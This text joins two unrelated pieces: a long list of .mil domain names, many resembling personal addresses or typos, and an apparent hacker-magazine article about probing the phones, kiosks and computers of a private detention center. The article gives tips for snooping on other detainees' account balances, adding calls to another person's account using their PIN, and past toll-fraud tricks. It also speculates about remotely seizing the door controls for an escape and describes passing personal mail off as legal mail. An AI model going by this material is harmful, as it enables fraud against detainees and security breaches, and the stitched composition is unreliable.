david.r.doan2.mil
david.villas.mil
davis.navy.mil
dcma.mil
ddg-roosevelt.navy.mil
ddg.navy.mil
ddg100.navy.mil
ddg101.navy.mil
ddg102.navy.mil
ddg103.navy.mil
ddg104.navy.mil
ddg106.navy.mil
ddg107.navy.mil
ddg108.navy.mil
ddg109.navy.mil
ddg110.navy.mil
ddg111.navy.mil
ddg51.navy.mil
ddg52.navy.mil
ddg53.navy.mil
ddg54.navy.mil
ddg55.navy.mil
ddg56.navy.mil
ddg57.navy.mil
ddg58.navy.mil
ddg59.navy.mil
ddg60.navy.mil
ddg61.navy.mil
ddg62.navy.mil
ddg63.navy.mil
ddg64.navy.mil
ddg65.navy.mil
ddg66.navy.mil
ddg67.navy.mil
ddg68.navy.mil
ddg69.navy.mil
ddg70.navy.mil
ddg71.navy.mil
ddg72.navy.mil
ddg73.navy.mil
ddg74.navy.mil
ddg75.navy.mil
ddg76.navy.mil
ddg77.navy.mil
ddg78.navy.mil
ddg79.navy.mil
ddg80.navy.mil
ddg81.navy.mil
ddg83.navy.mil
ddg84.navy.mil
ddg86.navy.mil
ddg87.navy.mil
ddg88.navy.mil
ddg90.navy.mil
ddg91.navy.mil
ddg92.navy.mil
ddg93.navy.mil
ddg94.navy.mil
ddg95.navy.mil
ddg96.navy.mil
ddg97.navy.mil
ddg98.navy.mil
ddg99.navy.mil
decatur.navy.mil
denewc.ang.af.mil
denver.navy.mil
derrick.c.gosney.mil
devin.w.allred4.mil
dfas.mil
dfd.whs.mil
dgg95.navy.mil
dia.mil
disa.mil
dla.mil
dm.af.mil
dma.mil
dobbins.af.mil
donald.r.workman6.mil
dover.af.mil
doyleffg39.navy.mil
dpg.army.mil
dsca.mil
dsd.mil
dtic.mil
dtra.mil
dubuque.navy.mil
dubuque.usmc.mil
dustin.m.parker.mil
dyess.af.mil
eb.mil
eddie.mil
edgar.h.valdez.mil
edwards.af.mil
edwin.s.bender.mil
edwin.t.rosales.mil
eglin.af.mil
eglin.f.mil
eielso.af.mil
eielson.af.mil
eisenhower.navy.mil
eisnehower.navy.mil
elementary.mil
ellsworth.af.mil
elmendorf.af.mil
elrod.navy.mil
embassy.afgn.army.mil
en.mir.a.mil
enterprise.navy.mil
eric.k.johnon1.mil
eric.rodriguez14.mil
eric.s.parks2.mil
eric.s.smith20.mil
escort.mil
essex.navy.mil
ethan.t.dutton.mil
eu.navy.mil
eucom.mil
eur.army.mil
fa.mil
fairchild.af.mil
fe.navy.mil
ffg.57.navy.mil
ffg28.navy.mil
ffg29.navy.mil
ffg32.navy.mil
ffg33.navy.mil
ffg36.navy.mil
ffg38.navy.mil
ffg39.navy.mil
ffg40.navy.mil
ffg41.navy.mil
ffg42.navy.mil
ffg43.navy.mil
ffg45.navy.mil
ffg46.navy.mil
ffg47.navy.mil
ffg48.navy.mil
ffg49.navy.mil
ffg50.navy.mil
ffg51.navy.mil
ffg52.navy.mil
ffg53.navy.mil
ffg54.navy.mil
ffg55.navy.mil
ffg56.navy.mil
ffg57.navy.mil
ffg58.navy.mil
ffg59.navy.mil
ffg60.navy.mil
ffg61.navy.mil
ffg8.navy.mil
filipe.mil
fireblade.mil
fitzgerald.navy.mil
fljack.ang.af.mil
fmmc.army.mil
ford.navy.mil
forscom.army.mil
franciscleversy.af.mil
frank.mil
frankie.heggins.mil
futenma.usmc.mil
g.army.mil
ga.ngb.army.mil
gaba.mil
gabriele.giorgino.mil
gamail.mil
gandi.mil
garobi.ang.af.mil
gary.navy.mil
gasava.ang.af.mil
gates.navy.mil
gene.w.newcomb.mil
germantown.navy.mil
gettysburg.navy.mil
gg.mil
ghosted.mil
gi.af.mil
giannis.mil
gimail.af.mil
gimail.mil
gimil.af.mil
global.mil
gmail.af.mil
gmail.mil
go.army.mil
governor.usn.mil
grandforks.af.mil
gregory.b.baugh.mil
gregory.m.sheehan3.mil
groves.navy.mil
gruboston.uscg.mil
grucharleston.uscg.mil
gruftmacon.uscg.mil
gruohiovalley.uscg.mil
gunston-hall.navy.mil
gunter.af.mil
hajek.mil
halsey.navy.mil
halyburton.navy.mil
hanscom.af.mil
harpers-ferry.navy.mil
harry.c.harper.mil
hawes.navy.mil
health.mil
hell.mil
henry.ruiz.mil
hickam.af.mil
higgins.navy.mil
hil.af.mil
hill.af.mil
hiram.a.barbosa.mil
hmx-1.usmc.mil
hoa.usafricom.mil
holloman.af.mil
hopper.navy.mil
hot.mil
hq.southcom.mil
hqda.army.mil
hqmc.usmc.mil
hsl51.navy.mil
hue-city.navy.mil
hurlburt.af.mil
i-mef.usmc.mil
id.ngb.army.mil
ignet.army.mil
iiimef.usmc.mil
iimef.usmc.mil
il.spri.af.mil
imef.usmc.mil
in.ngb.army.mil
infrator.mil
```

```
inftwa.ang.af.mil
ingraham.navy.mil
iraq.centcom.mil
ivan.a.urioste.mil
iwo-jima.navy.mil
izmir.af.mil
j.mil
jacob.r.guevara.mil
james.a.emmons.mail.mil
james.m.burks.mil
james.p.sprouts.mil
jash.mil
jason.c.scott.mil
jchung.mil
jcse.mil
jdec-m.isg.mil
jeremy.e.atchison.mil
jeriah.w.horsley.mil
jesse.l.holt4.mil
jesse.m.bevil.mil
jessy.m.petrone.mil
jfcom.mil
jhacker.mil
jiatfw.pacom.mil
jimmy.riley1.mil
jmf.navy.mil
joe.a.castillo18.mil
joel.mil
john.j.shaughnessy4.mil
john.m.baker1.mil
john.s.wood.mil
johnathan.g.george.mil
johnathan.r.mcsperritt
➥.mil
jonathan.d.williams82
➥.mil
jonathan.h.browning.mil
jose.a.rodriguez6.mil
joseph.v.compton.mil
joshua.c.murphy.mil
jsf.mil
juan.m.rivera26.mil
juan.ocasioborrero.mil
justin.d.mcvay.mil
justin.m.salazar.mil
juston.l.silcox.mil
kadena.af.mil
kaio.mil
karioca.mil
kauffman.navy.mil
kcs.mil
kearsarge.navy.mil
keesler.af.mil
kelley.r.callaway.mil
kelvinbennd.mil
kennedy.navy.mil
kenneth.r.witt2.mil
kenny.d.harper2.mil
kevin.n.walker.mil
kevin.w.moss.mil
kira.n.crocker.mil
kirtland.af.mil
kitty-hawk.navy.mil
kjkos.mil
klakring.navy.mil
knox.army.mil
kuwait.swa.army.mil
ky.ngb.army.mil
kyle.m.stephenson.mil
kyle.r.ivory.mil
kyle.w.galloway.mil
kyloui.ang.af.mil
laboon.navy.mil
lackland.af.mil
lake-champlain.navy.mil
lake-erie.navy.mil
lakenheath.af.mil
lamadd.navy.mil
lanewo.ang.af.mil
langley.af.mil
lassen.navy.mil
laughlinaf.mil
lcc19.navy.mil
lcc20.navy.mil
ld49.navy.mil
lee.army.mil
lee.e.george.mil
leytegulf.navy.mil
lha.navy.mil
lha1.navy.mil
lha3.navy.mil
lha4.navy.mil
lha5.navy.mil
lha6.navy.mil
lhd.navy.mil
lhd1.navy.mil
lhd2.navy.mil
lhd3.navy.mil
lhd4.navy.mil
lhd5.navy.mil
lhd6.navy.mil
lhd7.navy.mil
lhd8.navy.mil
lincoln.navy.mil
littlerock.af.mil
llha4.navy.mil
lpd.17.navy.mil
lpd10.navy.mil
lpd13.navy.mil
lpd15.navy.mil
lpd15.nay.mil
lpd17.navy.mil
lpd18.navy.mil
lpd19.navy.mil
lpd21.navy.mil
lpd22.navy.mil
lpd25.navy.mil
lpd7.navy.mil
lpd8.navy.mil
lpd9.navy.mil
lsd38.navy.mil
lsd41.navy.mil
lsd42.navy.mil
lsd43.navy.mil
lsd45.navy.mil
lsd46.navy.mil
lsd47.navy.mil
lsd48.navy.mil
lsd50.navy.mil
lsd51.navy.mil
luis.o.solisrivera.mil
luke.af.mil
luke.mil
macdill.af.mil
magno.eb.mil
mail.mil
mail.ports.navy.mil
mail.umhb.mil
mail.us.army.mil
mail1.monmouth.army.mil
mal.mil
manpower.usmc.mil
marc.anthony.mil
marcello.m.digerlando
➥.mil
marcent.usmc.mil
march.af.mil
marcios.mil
marine.usmc.mil
marines.usmc.mil
mario22.mil
mark.e.ganey.mil
mason.ddg87.mil
mason.navy.mil
massimo.mil
matava.mil
matthew.g.eaton2.mil
matthew.l.weeks2.mil
matthew.phelps4.mil
matthew.r.jacobsen.mil
matthew.s.hicklin.mil
maurice.a.tipton2.mil
maxwell.af.mil
mcaap.army.mil
mcalaja.mil
mcbbutler.usmc.mil
mcbh.usmc.mil
mccain.navy.mil
mcchord.af.mil
mccraw.mil
mcguire.af.mil
mcinerney.navy.mil
mcm1.navy.mil
mcm10.navy.mil
mcm11.navy.mil
mcm14.navy.mil
mcm3.navy.mil
mcm4.nav.mil
mcm4.navy.mil
mcm6.navy.mil
mcm7.navy.mil
mcm9.navy.mil
mcrc.usmc.mil
mcsftco.nsanwannex
➥.navy.mil
md.ngb.army.mil
mda.mil
me.navy.mil
med.navy.mil
menwithhill.af.mil
mepcom.army.mil
mercy.navy.mil
mesa-verde.usmc.mil
mfp.mil
mfr.usmc.mil
mgmc.af.mil
mi.army.mil
michael.a.giglio.mil
michael.d.moyer1.mil
michael.j.ong2.mil
michael.l.evans48.mil
michael.p.dwyer3.mil
michael.r.lewis1.mil
michael.r.richardson10
➥.mil
migue.mil
miguel.a.barud.mil
mil.dos.mil
mil.mail.mil
mildenhall.af.mil
milius.navy.mil
miramar.usmc.mil
misawa.af.mil
misouri.navy.mil
mitscher.navy.mil
mmcs.army.mil
mmso.med.navy.mil
mndulu.ang.af.mil
mnstci.iraq.centcom.mil
mnstpa.ang.af.mil
mobile-bay.navy.mil
monteiro.mar.mil
monterey.navy.mil
moody.af.mil
morgenthau.uscg.mil
mountainhom.af.mil
mountainhome.af.mil
ms.ngb.army.mil
msc.navy.mil
msjack.ang.af.mil
mstp.quantico.usmc.mil
mustin.navy.mil
na.amedd.army.mil
naskef.navy.mil
nassau.navy.mil
nassay.navy.mil
nathan.r.boehm.mil
nathanial.f.myers.mil
navair.navy.mil
navsoc.navy.mil
navsoc.socom.mil
navt.mil
navy.med.mil
navy.mil
nayv.mil
ncf.navy.mil
ncis.navy.mil
ndo.navy.mil
nellis.af.mil
nemof.naples.navy.mil
nesucharleston.uscg.mil
ng.army.mil
nga.mil
ngb.army.mil
nhcne.med.navy.mil
nhcorpus.med.navy.mil
nhgl.med.navy.mil
niagarafalls.af.mil
nicholas.fontaine.mil
nimitz.navy.mil
nj.ngb.army.mil
njatla.ang.af.mil
nmci.usmc.mil
nmcsd.med.navy.mil
nmic.navy.mil
nnsy.navy.mil
npt.nuwx.navy.mil
nrl.navy.mil
nrlssc.navy.mil
nro.mil
nsa.naples.navy.mil
nsn.cmar.navy.mil
nswc.navy.mil
nswccd.navy.mil
nsweast.socom.mil
nswlant.navy.mil
nt.quantico.usmc.mil
nv.ngb.army.mil
nvl.army.mil
nvreno.ang.af.mil
nw.amedd.army.mil
nwc.navy.mil
ny.ngb.army.mil
nyniag.ang.af.mil
nyscot.ang.af.mil
nystew.ang.af.mil
offutt.af.mil
ogden.navy.mil
ogn.af.mil
oh.ngb.army.mil
ohmans.ang.af.mil
ohspri.ang.af.mil
oktuls.ang.af.mil
osan.af.mil
osprey.navy.mil
osvaldo.garcia1.mil
otc.army.mil
pa.ngb.army.mil
pacom.mil
pasadena.navy.mil
patrick.af.mil
paul.a.mason6.mil
paul.t.girdley.mil
pba.army.mil
pcola.med.navy.mil
pcola.navy.med.mil
pearlharbor.usmc.mil
peleliu.navy.mil
pendeleton.usmc.mil
pendleton.usmc.mil
pentagon.af.mil
peque2.mil
peterson.af.mil
pfpa.mil
philippine-sea.navy.mil
pica.army.mil
pil.mil
pinckney.navy.mil
pittsburgh.af.mil
ponce.navy.mil
ponce.usmc.mil
pope.af.mil
port-royal.navy.mil
porter.navy.mil
preble.navy.mil
pretinha.mil
psns.navy.mil
pug.mil
radium.ncsc.mil
ramage.navy.mil
ramstein.af.mil
randolph.a.matz.mil
randolph.af.mil
ray.a.preston2.mil
raymond.h.paquin.mil
re.mil
reginaldo.mil
rellie.z.lorenzo.mil
rex.rosales.mil
rgb49.navy.mil
rich.mil
richard.d.hecht.mil
richard.oquendo.mil
riquon.ang.af.mil
robert.d.sanson.mil
robert.l.stone87.mil
robert.p.canfield.mil
roberto.j.lopez22.mil
roberto.mil
roberts.navy.mil
robins.af.mil
rocketmail.mil
ronisantos.mil
roosevelt-ddg.navy.mil
roosevelt.navy.mil
rosado.mil
ross.navy.mil
rrmc.army.mil
rs.af.mil
rubayat.mil
rubenziitooh-trilloz.mil
rucker.army.mil
rushmore.navy.mil
ryan.d.wilson14.mil
ryan.h.lavrusky.mil
s.army.mil
saipan.navy.mil
salvi.mil
san.osd.mil
sandro.mil
sandyhook.uscg.mil
sanjacinto.navy.mil
sasebo.navy.mil
schriever.af.mil
scott.a.miller.mil
scott.af.mil
scott.d.vetterman.mil
scott.disa.mil
scott.m.roberts.mil
scout.navy.mil
scranton.navy.mil
scrmc.navy.mil
sddc.army.mil
se.amedd.army.mil
seabee.navy.mil
sean.m.odea10.mil
sean.p.carleo.mil
seba.mil
sedux.mil
sellis.mil
sembach.af.mil
sentry.navy.mil
seymourjohnson.af.mil
seymourjonson.af.mil
sfsgt.marden.us.army.mil
shaw.af.mil
sheppard.af.mil
shiloh.navy.mil
shoup.navy.mil
shreveport.navy.mil
simpson.navy.mil
sldkflww.mil
slidell.disa.mil
soar.army.mil
soc.mil
socom.mil
sony.siete.mil
space.nrl.navy.mil
spangdahlem.af.mil
spawar.navy.mil
spcaf.af.mil
ssn21.navy.mil
ssp.navy.mil
stanewhaven.uscg.mil
stapascagoula.uscg.mil
stennis.navy.mil
steve.d.elliott.mil
steven.h.dotterer.mil
steven.m.francis14.mil
stout.navy.mil
stratcom.mil
stripes.osd.mil
su.army.mil
sullivans.navy.mil
supshipnn.navy.mil
swa.af.mil
swa.army.mil
swflant.navy.mil
swfpac.navy.mil
t.mil
tacom.army.mil
tarawa.navy.mil
tarawa.usmc.mil
tavo.mil
taylor.navy.mil
techrep.navy.mil
tecom.usmc.mil
thach.navy.mil
thaddeus.c.chabior2.mil
the.mil
thomas.e.blair.mil
thomas.p.peters.mil
tiffanyjohnson127.mil
timothy.b.castine.mil
timothy.s.withers.mil
tinker.af.mil
tinker.at.mil
tnmemp.ang.af.mil
toledo.navy.mil
tomasek.mil
tony.mil
tortuga.navy.mil
training.navy.mil
tramal.c.williams2.mil
travis.af.mil
travis.b.malena.mil
travis.sweatt.mil
travis.w.bohannon.mil
trenton.navy.mil
trevor.r.ladd.mil
trey.l.weaver.mil
truman.mil
truman.navy.mil
tx.ngb.army.mil
txelli.ang.af.mil
tyler.j.whiteman.mil
tyndal.mil
tyndall.af.mil
u.s.army.mil
u.s.mil
ua.army.mil
ud.army.mil
umcs.mil
un.army.mil
underwood.navy.mil
us.af.mil
us.airforce.mil
us.amry.mil
us.amy.mil
us.arm.mil
us.armt.mil
us.armty.mil
us.army..mil
us.army.amedds.mil
us.army.mil
us.army.smil.mil
us.armyl.mil
us.arny.mil
us.arrmy.mil
us.ary.mil
us.gov.mil
us.mail.mil
us.med.navy.mil
us.mil
us.rmy.mil
us.srmy.mil
usac.army.mil
usace.army.mil
usace.mil
usaemy.mil
usafa.af.mil
usafricom.mil
usamry.mil
usar.army.mil
usarec.army.mil
usarmy.com.mil
usarmy.mil
usc.mil
uscg.mil
uscg.munro.mil
usmarmy.mil
usmc.mil
usmtm.sppn.af.mil
usn.mil
ussharrystruman.navy.mil
ussmc.mil
usspearlharbor.navy.mil
usspearlharbor.usmc.mil
ustranscom.mil
usuhs.mil
utsalt.ang.af.mil
vance.af.mil
vanesa.mil
varich.ang.af.mil
vaw126.navy.mil
vb.socom.mil
vella-gulf.navy.mil
venus.mil
vfa82.navy.mil
vfa86.navy.mil
vickburg.navy.mil
vicksburg.navy.mil
victor.e.chavez.mil
vinson.navy.mil
vlad.mil
vs.army.mil
vtburl.ang.af.mil
wa.ngb.army.mil
warren.af.mil
warrior.navy.mil
washington.mil
washington.navy.mil
wasp.navy.mil
wataco.ang.af.mil
westover.af.mil
whalenskyler.1rbn.mil
whidbey-island.navy.mil
whiteman.af.mil
whs.mil
wicrtc.ang.af.mil
william.a.feldhahn2.mil
william.e.winstead.mil
william.j.daugherty.mil
william.p.corley.mil
willian.mil
willie.h.wallace.mil
willy.mil
wimilw.ang.af.mil
wpafb.af.mil
wva.army.mil
wvchar.ang.af.mil
xa.mil
yahoo.mil
yokota.af.mil
yorktown.navy.mil
youngstown.af.mil
ytroi.mil
yuma.army.mil
zachary.k.hinton.mil
```

The Technology at QPDC

by mmx3

This article is for information purposes only and is not intended to be misused in any way to compromise the security of the facility.

This article was inspired by the 29:3 article on the BOP technology. Should you ever find yourself in here, you'll have knowledge of what is available to play with, though obviously I advise against doing so as a disclaimer. I have had no luck in the discoveries written here in terms of something useful like getting free calls or accessing the Internet, but hopefully in sharing this, if any reader *does* end up in this place (more likely than you think if you're caught federally and then "cooperate" - I am uncooperative), you'll have a starting point to try and further my discoveries.

Queens Private Detention Center is owned by The GEO Group Inc. (Google things that look interesting here for more information), a company that is building more and more jails in more and more countries. It mainly houses rats, some of whom are "criminals with hacker capabilities," not hackers, a distinction most people seem to not be able to make. The rest are gang bangers telling on their friends and immigrants awaiting deportation. So if you end up "cooperating" with the feds, you'll likely come here to this old postal storage warehouse converted to a makeshift jail with seven dorms and a small total of 245 detainees. They do not read incoming or outgoing mail here, just a quick little look at what comes in when they open it in front of you. Let's begin with the phones.

Phones - Mukinabaht

The phones are not labeled with any kind of model number or such, but have the traditional handheld unit that you find on payphones everywhere. That connects to a silver housing about 8x20 and extending four or so inches out from the wall. There's a blue button for volume levels at the top left, next to a sign that says 1 - English, 2 - Spanish, and 3 - Vietnamese (!?}, an option not actually available; and "All calls are subject to monitoring and recording - Global Tel Link."

Picking up the handset, you hear: [Start here when you read "Resets call"] "For English, press 1 [place Spanish here], numero dos." So that's 1 and 2. Let's press 9! "One hundred seven, one hundred seven" - depending on what phone you're on, the number will be different; three phones in a row, three sequential numbers. [Resets call, pressed 1 for English] "For a collect call, press 0. For a debit call, press 1 (and in a different woman's voice). For debit card information, press 8." That's 1,0, and 8. [Pressed 3] "Enter the card you want to transfer funds from now." This option allows you to enter an eight-digit detainee ID number (i.e., 12345-053, where 053 is Eastern District and 054 is Southern, etc. Entering any detainee number you happen to know will allow you to know how much money they have in their account. After that information is spoken, the phone states "Enter the card you want to transfer funds to now." [enters next ID] It tells the amount remaining, then (in a third and sinister woman's voice) "Transfer funds... is not allowed. Goodbye." (The kind of goodbye you'd hear before receiving a fatal bullet to the head.) This promptly freezes the second phone account (apologies to test subject) until the next day. In short, this function is disabled and is only "useful" for spying on someone else's remaining funds. The second ID number I used for testing is 12346578, which, I'm assuming is a test account which always has one dollar, and no registered numbers that I know of.

[Resets call, 1 - English, pressed 2 - nothing, pressed 4] The phone pretends to transfer a call somewhere, and then says "No calls are allowed at this time." [Pressed 5 - same as 0, pressed 6] "That is not an authorized number. Please try again later." (Yeah. Because with time, it might suddenly become authorized. No.)

Brief digression: Way back in the beginning of MP3 file sharing on Audio Galaxy (remember it?), you could put MP3s in your shared folder of songs that weren't available on search (such as personally recorded projects) and make them appear on search simply by searching it after putting it in the folder, instead of going through the upload process which could take not only a long time but not even work as well. So they would "suddenly become authorized" by using my method. Right. Anyway.

[Pressed 7] "Thank you for using Global Tel Link's inmate phone services." [pressed 8] "Local debit calls will cost $1.35 for the first minute, 6 cents each additional minute. Intra-LATA calls are 28 cents a minute, 49 cents each additional minute...." [Pressed 9, then *, then #] "No calls are allowed at this time." All responses are the same in the Spanish menu.

[Resets call, 1 - English, pressed 0 - collect call] "Enter your ID and 4 digit PIN number now." [complies] "Enter..." phone number [pressed #777] [new woman's voice] "Thank you for calling the U.S. Department of Homeland Security of the Inspector General's Hotline. Press 1 for English." [Pressed 1] This allows you to report allegations of employee corruption, misuse of [place list here], abuse, etc. [Pressed 0, not an option given] This will transfer you to an operator who, circa 2010, would not know where we were calling from and thus we could get her to give us an outside line. Free calls! I would imagine this does not work anymore because, like with all good exploits, everyone abused it and things change as a result.

In order to add a number to your phone list you must, stupidly, write it on an "add phone number" request sheet which is then left in the podium that the CO occasionally sits at until the "phone guy" (I teach him how to fix problems, the idiot) picks it up and adds it into the server upstairs. So, if I know your four-digit PIN, I could (and this happened recently and got someone box time (box - a lonely cell in segregation)) add one of my numbers to your list, use the 3 option from above, check how much money you have on your account, then make some phone calls to some far away location.

Another exploit was having someone buy a Black Card (a calling card available at bodegas) with a local area code (i.e., 718) on it, and then the detainee would add that number to his list, call it, and be billed locally for calls anywhere because calling the card would bring you to a menu of its own options where you would enter a number to call. This too got around, was abused, and "phone guy" changed the settings in the server to disconnect calls where buttons were pressed during conversation (conversation is initiated upon connection of the original dialed number). No more calling cards.

Three-way calling occasionally works, but is not allowed. Sometimes the call will be recorded blatantly when the woman's voice announces such. I'm guessing trigger words are the cause but I have not experimented. When you call someone, what appears on their caller ID is always different but, as a real example: "713.489.7846 Unavailable" - which is a Texas area code. When you hang up or disconnect, the phone woman says "Thank you for using PCS." (PCS?) Transferring funds to the phone is done with the commissary computer in each unit which we'll discuss shortly.

There is a small blue phone in each unit about 8x16 and extending out about four inches from the wall which the COs use to call each other and Control (more on Control later). They use two-digit numbers (i.e., 15). There are other line phones in other areas of the building (as an "employee" I see it all) which require you to dial 9 before the number you want to dial.

If you go to "phone guy" (write a request), you can get a printout of your authorized phone numbers. On that sheet in the top left corner it says "PCS/GTL." The first column is "PAN" and shows all the numbers. The next column is "Blocked - Yes/No." Next is "Active - Yes/Disabled," then "Relationship," which says "Other" for all numbers. Beautifully, at the bottom of the page is: `http://10.200.103.25/pinpan/print_pin_basic_detail.asp?cmd=edit&pin=xxxxx053&PrintA`. You know that the five x's are part of the detainee number and, as we're all savvy here, I don't need to bore you with explanations about the 10 or the -asp. You can also have printed up recent call history which shows exactly what phone and dorm you're on/in, who terminated the call, call length, number, date and time, and of course the server's IP address, etc.

Computers - Telephasic Workshop

Starting with the commissary computers, of which there is one in each of the seven units here, I'll describe all that I'm able to about all the computers I've seen/played with. So on the wall housed in a black/gray box with two black circular locks (similar to an elevator keyhole) is a 13 inch touchscreen which, when not in use, has an interesting screen saver. At one second intervals for a total of six, different colored portions of a circle are filled in until the fifth second when it displays Cobra Kiosk. If you touch the top left corner, you can freeze in place a nice color pattern, as I strangely like to do particularly when there are blue and green colors - which we do not see otherwise. Holding the top left corner does not result in a menu. The satellite (I refer to any PC in a network connected to a server as a satellite - I just like to!) is powered by a three-pronged white cable which, if you unplug then plug in resets the machine which then reveals a black screen with Dell, then a Windows XP screen, then a blue screen with HP top right, then a Windows XP Embedded screen, then a white screen with a Start button on the task bar below which cannot be engaged with touching.

So this is the Cobra Kiosk. Underneath in part of the housing in a recess is a fingerprint scanner which says TouchChip on it. So the order of operations to gain access is: touch the screen (displays two tabs - "Cobra Resident Services" and "exit"). [Pressed "CRS"] This goes to a language selection screen with date and time at top left: English, Creole, French, Hmong, Spanish - a strange assortment. There should be Russian and Chinese since there are so many of them here. [Pressed English] You are presented with two tabs: "Facility Information" (unavailable) and "Cobra Kiosk Login." [Pressed Login] You are shown a keypad with 0-9 arranged like a phone pad with tabs under it for cancel, continue, and backspace. Here you will enter your eight-digit ID number, hit "continue," then place your finger (one that you've assigned to the machine's memory) for verification, then do your business. But ah, not so fast. We were given the opportunity to enter numbers on a screen! Albeit entirely useless to do so, here is what I've found.

The keypad allows you to enter up to 15 numbers. That's 15 zeroes through 15 nines - one quadrillion possible entries! Ouch! Well, I found a few after months of endless boredom. If you enter eight zeroes, or seven zeroes and a one, then hit continue, it says "Account has been suspended!" These used to take you to an "enter date of birth" screen - which seven zeroes and a two now does. The format is xx/xx/xxxx and is satisfied by means of entering numbers with the pad, obviously. I've found no birthday which allowed me access, but the computer will allow infinite guesses. Seven zeroes and a three takes you to the fingerprint scan screen. Presumably, none are registered as I receive a "No match" screen. Entering 15 ones used to go to the fingerprint screen, but that is now suspended as well. I've found nothing else worth mentioning. I told "phone guy" about all these, thinking he would be in the know, so of course he wasn't and thought I was smart for finding it - duh-weeb.

I'm guessing that the satellites are connected to the same server as the phones as this is how you transfer funds to your phone account. The option to "order commissary" is offline from midnight Tuesday until noon that day. Commissary comes from Swanson Services Corp., the Delaware Service Center, and this time offline is when the orders "go out" - which tells me that some work is done manually to facilitate the transfer of accumulated orders through the Internet. One time they were updating pricing and on the screen in the unit we could see exactly what the programmer (assumed) saw on the server's desktop. He flew through the folders until he got to some script which appeared to be SQL (too quick to get a good look), scrolled down, and edited it at light speed, then issued a reset. I did not have pen or paper at the time, so I have no notes for this.

Logging in normally (finally), allows you to do one other very useless thing. On any screen if you touch the top left and slide your finger slightly, everything becomes highlighted in blue as if Select All-ed. You can then drag everything up about half an inch, allowing you to do absolutely nothing else! I know, such excitement. We don't need to detail what you can buy as that's very boring, but you can view receipts for past purchases and deposits, buy food, notepads, sundry, blah, blah, blah. Next!

There are five computers in the law library. Three are wall mounted touchscreens (satellites!) connected to a Dell PowerEdge T110 standalone server in the next room which we don't go in. On those screens appears TST Touch Sonic Technologies, subsidiary of Touch Legal, Inc. running on Windows 7 Professional. The touchable tabs on the screen are Lexis/Nexis Law Library, Lexis/Nexis Video Tutorial, reference tools, and an inmate reference document tab. If we touch on the video tutorial, it brings up a Windows Media Player on the right with one choice of video on the left. If we hold a finger to the screen on the player, a menu appears, at the bottom of which are Options, Details, Help, etc. When Help is tapped, it brings you to the WMP help dialog screen, where you then click on an online link, then interrupt it to go to the desktop. All sorts of fun to be had when you can access everything in the computer unhinged Unfortunately, none of it equals Internet capabilities. It is physically not connected to the Internet.

There is a desktop for printing legal and personal letters. Some people try to hide their files by changing the viewable files in folder options. Bums! There is another desktop for viewing discoveries (evidence pertaining to your case). The two desktops end up getting messed up from idiots who don't know how to do anything with a computer, but proceed to play with it anyway, and get switched out often, so to describe anything about them is senseless. Right now, there is a Dell and a Compaq that look like they came straight from the shelf at the local Best Buy, running Windows 7 and XP. There's nothing fantastic, no connections or special programs. The discovery computer though, thanks to the best exploit pulled yet - which I've shared with no one but you dear reader - has been instrumental to my sanity. Details in a moment ("patience, Iago"}. Around the facility are *a* few more Dell Dimensions with Internet access (medical, intake, etc.), none of which I've been able to play on.

There are two printers in the law library - a Brother HL-2270 DW Series with 802.11b/g Wi-Fi and an HP LaserJet P2035. Boring. You probably know all about the Brother printers and the minimal fun you can have with it.

Cable Boxes - Chromakey Dreamcoat

Each unit has two cable boxes, Samsung SMT-H3050s. They suck. When you use the B button on the remote to try and search for shows, pressing the D-cursor too quickly sends the box into panic mode, where it brings up a diagnostics screen. Here you can scroll through 22 screens of information, including the box's IP address and uber-tons of other I-don't-know-data. Other dorms have different boxes, some with USB 2.0 slots. Some people have had flash drives with cheap Dominican porn on them that used to circulate. That covers the cable.

Control - Into the Rainbow Vein

Control is a well-guarded room in the center of the building. In it is a row of monitors for the 60 plus cameras around the building and three touchscreens with Windows interfaces. These control the doors and cameras in the entire facility, except for one door - the front one - which is manually opened with a large, flat key. On a CO's radio (walkie-talkie) he/she will announce "Control, door 30" and an officer in Control will touch door 30 on the screen and it will open. The lock mechanism slides downward on an angle, retracting into the door frame. It will pause and then extend back into locking position. If you miss it, you radio again or press a button next to the door on a silver intercom box and Control will hit the door.

The computers in Control and the Dell in the Tour Commander's office (where the T110 is next to the library) are connected to each other, allowing them to review footage of fights or whatever else they need to look at. As far as I know, the system to control the doors is closed to outside connections. However, as mentioned (I did mention it, I think?) the TC's PC is Internet accessible and *it* is connected to Control. The only link unknown is whether it connects to the touchscreens controlling the doors. If so, and this wouldn't surprise me, then the system can be compromised and controlled externally. Now wouldn't that be ridiculous if suddenly all the doors just started constantly unlocking? The chief of security here watches the cameras from home via the Internet. It's not unrealistic to think that someone outside could take control of the doors and cameras and arrange one's escape. However, there two armed marshals in a white van 24 hours a day that patrol the perimeter. *Do not* screw around with this information, lest ye cross the line from hacker to criminal, feel me?

Best Exploit - Open The Internal Eye

"Dear discovery computer, me and you have shared some very intimate and secret times together. Thank you." No one knows what I am about to write about. The discovery computer is where one goes to review text, audio, and video of evidence in their cases, usually recordings made by informants who were wired. They come on DVDs or CDs which go to classifications where they sit until they call the detainee to come to the library to review it. You bring your headphones and plug into the 1/8 inch jack and get busy. Of course, you know where I'm going with this, right? What? Review other people's discoveries that were automatically or idiotically added to the computer's memory? Hell no! Who the hell cares about that?

In this wasteland, all we have is a radio; no MP3 players or CD players. So I simply had a friend outside make an MP3 disc of my favorite new and old music (Boards of Canada - *Geogaddi,* Wormed- *Exodromos,* Autechre - *Xi,* Cryptopsy, Arovane, Iron and Wine, just to name a few for you to check out), had him label the disc with my full name, my ID number, and "discovery" on it, put it in an envelope that was labeled with my attorney's return address, the address of the facility with my full information, and the words "legal mail" all over it. When this "legal mail" comes in, only I can view the contents of the disc. So here I am writing this article for ya'll, in jail, listening to the new Ulcerate album (which is maniacally technical, abrasive, and brutal). Anyone who comes in here while I'm doing this thinks I'm taking notes on my case!

One Very Important Thought

I cannot end this piece without mentioning a more consistent variable that helps me get through this time. The radio, diminutive though it may seem, provides me with *Off The Hook,* which is brought to us all by WBAI and WBAI.org. Everyone outside the New York tri-state area can listen online, and so technically can those of us within range, *but,* radio is an extremely important medium in reaching people more broadly. It is more easily accessible while walking, working, or driving and carries more of a punch when political, conspiratorial, medical, etc., views that are not shared on mainstream radio can still come across New York City because of WBAI. The things that we all read and write about in these very pages and more are always discussed on air here. Therefore, as a community, it becomes our responsibility to help support platforms that provide stages for the sharing of important topics and issues.

